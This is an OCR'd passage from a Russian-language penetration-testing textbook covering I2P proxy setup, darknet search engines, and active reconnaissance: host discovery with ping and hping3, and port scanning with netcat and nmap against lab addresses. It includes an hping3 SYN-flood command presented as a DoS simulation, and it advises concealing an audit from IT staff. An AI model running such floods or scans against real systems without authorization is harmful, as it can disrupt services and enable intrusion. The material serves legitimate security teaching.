


Рис. 3.56. Окно начальной конфигурации маршрутизатора I2P

Теперь необходимо сконфигурировать Firefox для корректной работы с сетью. В нашем случае маршрутизатор I2P будет работать как прокси-сервер для браузера. Откройте настройки Network Proxy в Firefox и укажите адрес 127.0.0.1 для HTTP- и HTTPS-соединений, порт 4444 (рис. 3.57).




Рис. 3.57. Настройки прокси-сервера в Firefox

После несложной настройки вам станет доступна графическая консоль управления маршрутизатором (рис. 3.58). Обычно начинающие пользователи сталкиваются с двумя проблемами. Первая — это настройки сети, в Kali Linux файервол по умолчанию отключен, а вот на домашнем маршрутизаторе нужные порты могут быть закрыты. Вторая — сайт может быть недоступен, пока вы не добавите его в адресную книгу, это можно сделать в настройках роутера.

Поиск информации в темном сегменте сети

Поиск информации в DarkNet отличается от такового в общедоступном сегменте интернета, начиная с того, что для перехода на более глубокий уровень вам

потребуется специальное программное обеспечение, и заканчивая отсутствием традиционных поисковых систем. Мы постараемся применить подход OSINT к работе с данными из DarkNet.




Рис. 3.58. Панель управления маршрутизатором

Сбор данных и поисковые системы

С работой обычных поисковых систем вы уже знакомы, но все же стоит напомнить, как происходит процесс сбора данных поисковыми системами. Первым шагом является получение основных адресов, с которых поисковые системы начнут работу по анализу и индексации данных. Далее роботы анализируют содержание страницы, извлекают гиперссылки и помещают их в очередь. Затем процесс повторяется для всех элементов очереди. Для поисковых роботов можно задать ограничение уровня глубины поиска или даже ограничить поиск определенной тематикой. Такой подход был применен для анализа известного магазина запрещенных товаров и услуг Silk Road. Разработчики добавили поисковому роботу функцию аутентификации для получения возможности просмотра и анализа закрытой части сайта.

Еще один интересный проект, который начинался как поисковая система для Tor, называется PunkSPIDER. Эта разработка примечательна тем, что имеет не только функции поисковой системы, но также может определять уязвимости на сканируемых сайтах. В данный момент доступно только расширение для браузера.

Следует упомянуть о еще одной интересной разработке — проекте Memex. Задачей этой поисковой системы был не только сбор информации, но и анализ сопутствующего контекста. Таким образом разработчики пытались категоризировать и анализировать информацию DarkNet. Похожая система была разработана при поддержке Европейского Союза и называлась HOMER. Задачей этой поисковой системы также являлся не только сбор гиперссылок, но и анализ контекста, в котором они находились.

Из-за природы DarkNet, его скрытности от посторонних глаз, а также учитывая то, что многие сервисы не работают в сети 24/7, обычные поисковые системы не индексируют такие сайты. Однако, несмотря на это, все же есть несколько ресурсов, которые взяли на себя эту непростую задачу. Одной из самых популярных поисковых систем для DarkNet является DuckDuckGo, доступная в обычной сети и при этом имеющая свой onion-домен. Эта поисковая система позиционирует себя как безопасная для персональных данных, ведь, по заявлениям разработчиков, она не хранит информацию, позволяющую деанонимизировать пользователя. Рекомендуем обратить внимание на поисковую систему Ahmia, которая также доступна и в обычной сети, и в Tor. В ее базе данных содержится около 5000 сайтов DarkNet, однако она может фильтровать результаты выдачи. В DarkNet существуют и каталоги ресурсов, не подверженных цензуре, например The Hidden Wiki и Tor Links.

04 Активный сбор данных

Если в предыдущей главе мы собирали информацию о целевой организации только из открытых источников, то в данном разделе перейдем непосредственно к получению информации от работающих сетевых сервисов в ее сети.

На предыдущем шаге наши действия было практически невозможно обнаружить ни одним из используемых в целях предотвращения атак известных инструментов, но теперь общение с сервисами напрямую достаточно легко обнаружить.

Учитывая сказанное выше, уделите повышенное внимание своей анонимности, если вашей задачей является проведение аудита ИС таким образом, чтобы об этом не узнал персонал одела ИТ. Это можно сделать с помощью различных прокси-серверов или такого ПО, как Tor.

Определение активных хостов

Определение активных хостов помогает сократить время, которое требуется для проведения аудита. Хорошо, если в сети от пяти до десяти адресов, а если их от двух до трех тысяч? Определив активные хосты и сконцентрировавшись только на них, мы можем сэкономить большое количество времени и уменьшить объем работы.

Протокол ICMP

Протокол ICMP (Internet Control Message Protocol), или протокол управляющих сообщений интернета, является вспомогательным. ICMP можно сравнить с системой диагностики автомобиля: она не влияет на то, как машина едет, но сообщает водителю, если что-то идет не так. Точно так же ICMP помогает получить ценные данные при поиске проблем в сети.

ICMP используется для отправки сообщений об ошибках и операционной информации в случаях, когда целевой компьютер или маршрут недоступен или когда данные превышают максимальный размер пакета, который можно передать.

Известный инструмент ping, который используется для проверки доступности компьютера в сети, работает на основе ICMP: он отправляет ICMP-сообщение эхо-запроса на целевой компьютер и ожидает ICMP-сообщения эхо-ответа.

Ping

Утилита ping — это сетевой инструмент для проверки доступности удаленного хоста в сети: она отправляет ICMP эхо-запросы и ожидает эхо-ответы. Утилита также помогает в измерении времени отклика (latency) и позволяет оценить частоту потери пакетов между отправителем и целевым хостом.

Применим эту утилиту для определения активных хостов:

```
itsecbook@kali:~# ping google.com
PING google.com (142.250.74.174) 56(84) bytes of data.
64 bytes from arn11s12-in-f14.1e100.net (142.250.74.174): icmp_seq=1 ttl=128
time=14.4 ms
64 bytes from arn11s12-in-f14.1e100.net (142.250.74.174): icmp_seq=2 ttl=128
time=13.9 ms
64 bytes from arn11s12-in-f14.1e100.net (142.250.74.174): icmp_seq=3 ttl=128
time=14.1 ms
64 bytes from arn11s12-in-f14.1e100.net (142.250.74.174): icmp_seq=4 ttl=128
time=14.4 ms
^C
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 13.938/14.190/14.391/0.193 ms
```

На рис. 4.1 показан пример сетевого трафика при использовании ping. Утилита посылает запрос (request) и получает ответ (replay).

Ping — стандартная утилита, которая входит в состав любой ОС. Однако у данного метода есть один недостаток: ICMP, на основе которого и работает ping, часто оказывается заблокирован на уровне файервола. В этом случае, даже если мы точно знаем, что хост, на который отправляются запросы, работает и к нему можно подключиться из любой точки мира, не будет отвечать на эти запросы.

Данную ситуацию можно продемонстрировать на примере сайта vk.com:

```
itsecbook @kali:~# ping vk.com
PING vk.com (91.240.247.27) 56(84) bytes of data.
^C
--- vk.com ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4084ms
```




Рис. 4.1. Запись сетевого трафика во время работы ping

Хотя к данному серверу может подключиться любой пользователь, используя 443-й порт, он не отвечает на ping.

По умолчанию в Linux ping будет посылать пакеты до тех пор, пока вы ее не остановите, а в Windows — пошлет только четыре раза.

На самом деле ping обладает достаточно ограниченной функциональностью. Например, она может работать только с одним хостом, а значит, чтобы просканировать 500 хостов, вам нужно будет запустить ее 500 раз. Поэтому рассмотрим более интересную утилиту hping3.

Hping3

Hping3 — это мощный инструмент командной строки, который можно описать как улучшенную версию классической утилиты ping со значительно большим количеством функций.

Вместо простого отправления ICMP-запросов для проверки доступности хоста hping3 можно настроить для отправки любых типов TCP/IP-пакетов. Это делает ее достаточно полезным инструментом как для специалистов по ИБ, так и для обычных администраторов. С помощью hping3 вы можете имитировать атаки, проверять правила межсетевого экрана, тестировать качество сетевых соединений и даже сканировать порты.

Hping3 можно использовать для выявления активных хостов в сети с помощью ICMP эхо-запросов аналогично утилите ping. Допустим, у вас есть сеть 192.168.1.0/24 и вы хотите найти все активные хосты в этой сети. Примените следующую команду:

```
hping3 -1 -c 1 -I eth0 --rand-dest --base-ip 192.168.1.0 --dest-ip 192.168.1.255
```

Использованные параметры:

- `-1` означает отправку ICMP эхо-запросов;
- `-c 1` указывает, что будет отправлен только один пакет на каждый хост;
- `-I eth0` указывает интерфейс, который будет использоваться для отправки пакетов;
- `--rand-dest` означает, что пакеты будут отправляться в случайном порядке;
- `--base-ip 192.168.1.0` и `--dest-ip 192.168.1.255` определяют диапазон IP-адресов, которые будут сканироваться.

Эта команда отправит ICMP эхо-запрос на каждый IP-адрес в сети и выведет ответы, позволяя вам определить, какие хосты активны. Вы также можете использовать данную утилиту для имитации DoS-атаки, отправляя большое количество пакетов на целевой хост. Например, следующая команда отправляет бесконечную серию TCP SYN-пакетов на порт 80 хоста с IP-адресом 192.168.1.1:

```
hping3 --flood -S 192.168.1.1 -p 80
```

В этом примере параметр `--flood` обеспечивает быструю отправку пакетов, `-S` означает использование TCP/SYN-пакетов, а `-p 80` указывает на порт 80.

Сканирование портов

Сканирование портов — важный шаг в процессе тестирования на проникновение, который помогает специалистам понять, какие службы работают на целевой системе и, следовательно, определить потенциальные векторы для дальнейших атак.

Сетевые порты можно представить как двери или окна в доме — это специальные «входы» и «выходы», через которые данные могут входить в компьютер и выходить из него при общении в Сети. Сканирование портов в этом случае — это осмотр здания в поисках открытых или незащищенных дверей и окон, которые впоследствии будут использованы для проникновения.

Каждый порт имеет уникальный номер от 0 до 65 535. Термин «хорошо известные порты» используется для описания портов с номерами от 0 до 1023. Эти порты зарезервированы для использования определенными общепринятыми протоколами и услугами в сети. Веб-трафик, например, обычно проходит через порт 80 (HTTP) или 443 (HTTPS).

Учтите, что слишком активное сканирование генерирует достаточно много трафика, а в некоторых случаях даже может вызвать отказ в обслуживании, тем самым навредив целевой ИС. Также помните, что при активном сканировании портов вы рискуете быть заблокированными системой обнаружения вторжений и с этого момента дальнейшее проведение аудита будет затруднено. Всегда планируйте свои шаги; не стоит запускать полное сканирование по всем 65 535 пор-

там, если вам необходимо найти почтовые серверы организации, — для этого надо просканировать лишь порты 25, 110, 993, 995, 465 и 587.

Имейте в виду, что в некоторых странах активное сканирование портов является правонарушением. Всегда получайте необходимое разрешение от владельцев целевой ИС.

Сканирование TCP

Сканирование портов TCP основано на «трехстороннем рукопожатии» (three-way handshake). Это процесс, устанавливающий соединение между двумя устройствами в сети. Он важен для согласования начальных значений счетчиков пакетов, которые называются номерами последовательности, и для подтверждения того, что оба устройства готовы к обмену данными и могут услышать друг друга.

Работает это следующим образом (рис. 4.2):

- SYN. Инициирующий хост (клиент) отправляет сегмент TCP с установленным флагом SYN, указывающим на желание установить соединение. В этом сегменте также содержится начальный номер последовательности ISN (Initial Sequence Number), который выбирается случайным образом.
- SYN-ACK. Получающее устройство (сервер) в ответ отправляет сегмент TCP с установленными флагами SYN и ACK. Номер подтверждения (ACK number) устанавливается как ISN клиента, увеличенный на один байт, а новый ISN генерируется для сервера.
- ACK. Инициирующий хост отправляет еще один сегмент TCP с установленным флагом ACK. Номер подтверждения в этом сегменте устанавливается как ISN сервера, увеличенный на один байт. Это подтверждает получение SYN от сервера.

После этого обе стороны отправляют данные друг другу, каждый раз подтверждая получение пакетов и увеличивая номер подтверждения на количество полученных байтов.




Рис. 4.2. Модель трехстороннего рукопожатия

Для примера покажем, как это работает с использованием netcat. Учтите, что netcat не является сканером портов, их мы рассмотрим позже. Netcat — это мощная утилита командной строки, которая служит для чтения и записи дан-

ных через сетевые соединения с использованием протоколов TCP или UDP. Она может быть применена для отладки сетевых соединений, сканирования портов, перенаправления портов и даже создания простых сетевых серверов и клиентов.

Итак, запустим netcat для сканирования диапазона портов TCP от 5980-го до 5990-го. Параллельно этому процессу для анализа сетевого трафика мы запустили Wireshark:

```
itsecbook@kali:$ nc -nvv -w 1 -z 127.0.0.1 5980-5990
(UNKNOWN) [127.0.0.1] 5990 (?) : Connection refused
(UNKNOWN) [127.0.0.1] 5989 (?) : Connection refused
(UNKNOWN) [127.0.0.1] 5988 (?) : Connection refused
(UNKNOWN) [127.0.0.1] 5987 (?) : Connection refused
(UNKNOWN) [127.0.0.1] 5986 (?) : Connection refused
(UNKNOWN) [127.0.0.1] 5985 (?) open
(UNKNOWN) [127.0.0.1] 5984 (?) : Connection refused
(UNKNOWN) [127.0.0.1] 5983 (?) : Connection refused
(UNKNOWN) [127.0.0.1] 5982 (?) : Connection refused
(UNKNOWN) [127.0.0.1] 5981 (?) : Connection refused
(UNKNOWN) [127.0.0.1] 5980 (?) : Connection refused
 sent 0, rcvd 0
```

Отфильтровав необходимые пакеты, мы видим, что netcat пытается установить соединения с указанными портами, используя процедуру трехстороннего рукопожатия (рис. 4.3). Если соединение невозможно, клиент получает пакет RST-ACK и считает этот порт закрытым. После успешного соединения для его прекращения клиент отправляет пакет FIN-ACK.




Рис. 4.3. Запись сетевого трафика во время сканирования TCP-портов

Сканирование UDP

Протоколы TCP и UDP представляют собой два основных способа передачи данных по сети в интернете. Они служат для установления соединения между двумя компьютерами и последующей передачи данных. Однако они работают по-разному, это делает их подходящими для разных типов приложений и задач.

TCP — протокол управления передачей данных с предварительной установкой соединения и обеспечением целостности данных.

UDP (User Datagram Protocol) — это протокол, который не требует предварительного установления соединения и не гарантирует доставки данных. Он просто отправляет данные без проверки того, достигают ли они места своего назначения или нет. UDP часто используется в потоковой передаче медиа (видео, аудио), играх реального времени и других приложениях, где скорость важнее, чем гарантия доставки каждого пакета данных.

Обсудив основные различия между TCP и UDP, перейдем к сканированию.

Сканирование UDP сложнее и медленнее, чем сканирование TCP. Из-за отсутствия установления соединения сканер отправляет пустой UDP-пакет на целевой порт. Если порт закрыт, система обычно отправляет обратно ICMP-пакет «Порт недоступен». Если сканер не получает никакого ответа, он может предположить, что порт открыт. Однако отсутствие ответа может также указывать на то, что пакет был потерян или заблокирован межсетевым экраном. Это делает UDP-сканирование менее надежным и затрачивающим больше времени.

В целом оба типа сканирования полезны для определения состояния портов на удаленной машине, но они работают по-разному и могут дать различные результаты в зависимости от обстоятельств.

Как и в предыдущем примере, продемонстрируем сканирование портов UDP при помощи netcat и wireshark:

```
 itsecbook@kali:$ nc -nv -u -z -w 1 127.0.0.1 198-202
(UNKNOWN) [127.0.0.1] 200 (?) open
```

Как вы могли заметить, сетевой трафик при использовании TCP и UDP сильно отличается. В случае, когда порт открыт, данные передаются определенному ПО, которое принимает решение о том, что делать дальше. Если же соединение невозможно, отправитель получает соответствующий пакет, как видно на приведенном снимке экрана (рис. 4.4).

Nmap

Nmap (Network Mapper) — мощная и гибкая утилита для сканирования сетей, используемая для обнаружения хостов и служб на сетевых устройствах. Ее используют для создания карты сетей, включая получение информации об устройствах, открытых портах, запущенных службах и ОС.




Рис. 4.4. Запись сетевого трафика во время сканирования портов UDP

Данная утилита поддерживает большое количество различных типов сканирования, включая TCP-, UDP- и ICMP-сканирование, а также множество дополнительных опций и функций. Она может быть запущена в консоли или в графической среде (Zenmap).

Попробуем запустить nmap с целью получить список открытых портов на одном из серверов.

```
itsecbook@kali:~# nmap  192.168.10.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 09:07 EDT
Nmap scan report for lab (192.168.10.3)
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
3000/tcp open  ppp
5432/tcp open  postgresql
9000/tcp open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

Итак, мы видим, что было найдено три открытых порта, но есть одна особенность: когда мы запускаем данную утилиту, она сканирует хост не на все открытые порты, а только на самые популярные. Для того чтобы nmap просканировал нужный хост и отобразил все открытые порты, необходимо указать диапазон, в котором утилите следует работать; для этого воспользуемся параметром `-p`:

```
itsecbook@kali:~# nmap  192.168.10.3 -p 1-65535
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 09:08 EDT
Nmap scan report for lab (192.168.10.3)
Host is up (0.00013s latency).
Not shown: 65531 closed tcp ports (conn-refused)
```

```
PORT     STATE SERVICE
3000/tcp open  ppp
5432/tcp open  postgresql
5985/tcp open  wsman
9000/tcp open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 2.30 seconds
```

Проанализировав результат, можно прийти к выводу, что, запустив упомянутую программу с дополнительным параметром и указав полный диапазон портов, мы получили дополнительный результат и полную картину наличия сетевых сервисов, к которым можем подключиться.

Но согласитесь, если перед нами достаточно большая сеть, то сканировать каждую отдельную машину будет неудобно и очень долго. Чтобы оптимизировать процесс, мы можем использовать символ * вместо последнего октета в сетевом адресе:

```
itsecbook@kali:~# nmap 192.168.91.* -p 1-65535
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 09:22 EDT
Nmap scan report for 192.168.91.2
Host is up (0.00073s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 192.168.91.128
Host is up (0.000096s latency).
All 65535 scanned ports on 192.168.91.128 are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)

Nmap scan report for 192.168.91.130
Host is up (0.00086s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
389/tcp open  ldap

Nmap scan report for 192.168.91.131
Host is up (0.00083s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 256 IP addresses (4 hosts up) scanned in 11.64 seconds
```

В nmap диапазон сканируемых адресов можно указать еще двумя способами:

- используя маску подсети — 192.168.91.0/24;
- указав точный диапазон — 192.168.91.100-200.

Скрытное сканирование, или SYN-сканирование

Методом сканирования по умолчанию в nmap является SYN-сканирование, или «скрытное» сканирование, — nmap всегда будет использовать его, если вы не указали какой-либо другой метод. SYN-сканирование — это метод сканирования портов TCP, в котором SYN-пакеты отправляются на различные порты целевой машины без завершения процедуры трехстороннего рукопожатия. Если порт TCP открыт, целевая машина должна отправить обратно SYN-ACK, информируя об этом. На следующем этапе сканер не отправляет ACK для завершения процедуры установки соединения.

Так как процедура трехстороннего рукопожатия не завершается, то соединение не считается установленным, а это значит, что данные не доходят до уровня приложения и поэтому они не фиксируются в логах. Более того, SYN-сканирование работает быстрее и эффективнее, так как в процессе передается и принимается меньшее количество пакетов. Однако учтите, что большинство современных файерволов умеют определять данный тип сканирования портов и в таком случае остаться незамеченным не получится.

TCP-сканирование

Если пользователь запускает nmap без прав администратора, по умолчанию будет выбран метод сканирования TCP Connect, не требующий специальных прав. В этом случае происходит полная процедура установки соединения. Однако учитывая то, что nmap должна дождаться установления соединения, сканирование с подключением требует больше времени, чем SYN-сканирование.

Иногда может потребоваться осуществить именно сканирование с подключением, например, при работе через некоторые типы прокси-серверов. В таких случаях используется параметр `-sT`.

Ниже мы приведем результаты работы сканирования с подключением и SYN-сканирования с целью сравнения скорости их выполнения.

```
itsecbook@kali:~# nmap 192.168.91.* -sT
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 09:42 EDT
Nmap scan report for 192.168.91.2
Host is up (0.00096s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
53/tcp open  domain
. . .
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 13.26 seconds

itsecbook@kali:~# nmap 192.168.91.* -sS
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 09:49 EDT
Nmap scan report for 192.168.91.2
Host is up (0.00055s latency).
```

```
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
. . .
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 7.54 seconds
```

UDP-сканирование

При выполнении UDP-сканирования nmap использует комбинацию двух различных методов для определения того, открыт порт или закрыт. Для большинства портов она использует стандартный метод ICMP port unreachable, о котором говорилось ранее, отправляя пустой пакет на указанный порт. Однако для общих портов, таких как используемый SNMP порт 161, она отправит специфический для протокола SNMP пакет. Для выполнения UDP-сканирования используется параметр `-sU`.

В дополнение к сказанному выше стоит отметить следующее:

- UDP-сканирование может быть очень медленным, потому что протоколы, основанные на UDP, не имеют встроенных механизмов управления потоком данных, которые есть у TCP. Поэтому чтобы избежать перегрузки сети, nmap снижает скорость отправки пакетов.
- Некоторые системы ограничивают число ICMP-ошибок, отправляемых в секунду, что может привести к пропуску закрытых портов, если сканирование выполняется слишком быстро.
- Некоторые файерволы и системы обнаружения вторжений могут блокировать ICMP-сообщения, что делает невозможным определение состояния порта.

```
itsecbook@kali:~#  nmap 192.168.91.0/24 -sU
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 09:59 EDT
Nmap scan report for 192.168.91.1
Host is up (0.00020s latency).
All 1000 scanned ports on 192.168.91.1 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.91.2
Host is up (0.0026s latency).
Not shown: 999 open|filtered udp ports (no-response)
PORT   STATE SERVICE
53/udp open  domain
MAC Address: 00:50:56:FE:1D:3F (VMware)

Nmap scan report for 192.168.91.130
Host is up (0.00065s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
```

```
MAC Address: 00:0C:29:15:C6:CD (VMware)

Nmap scan report for 192.168.91.131
Host is up (0.00065s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT   STATE         SERVICE
